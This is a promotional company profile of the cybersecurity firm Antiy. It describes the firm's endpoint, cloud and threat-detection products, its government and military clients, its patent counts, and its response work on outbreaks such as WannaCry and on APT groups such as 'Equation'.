Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.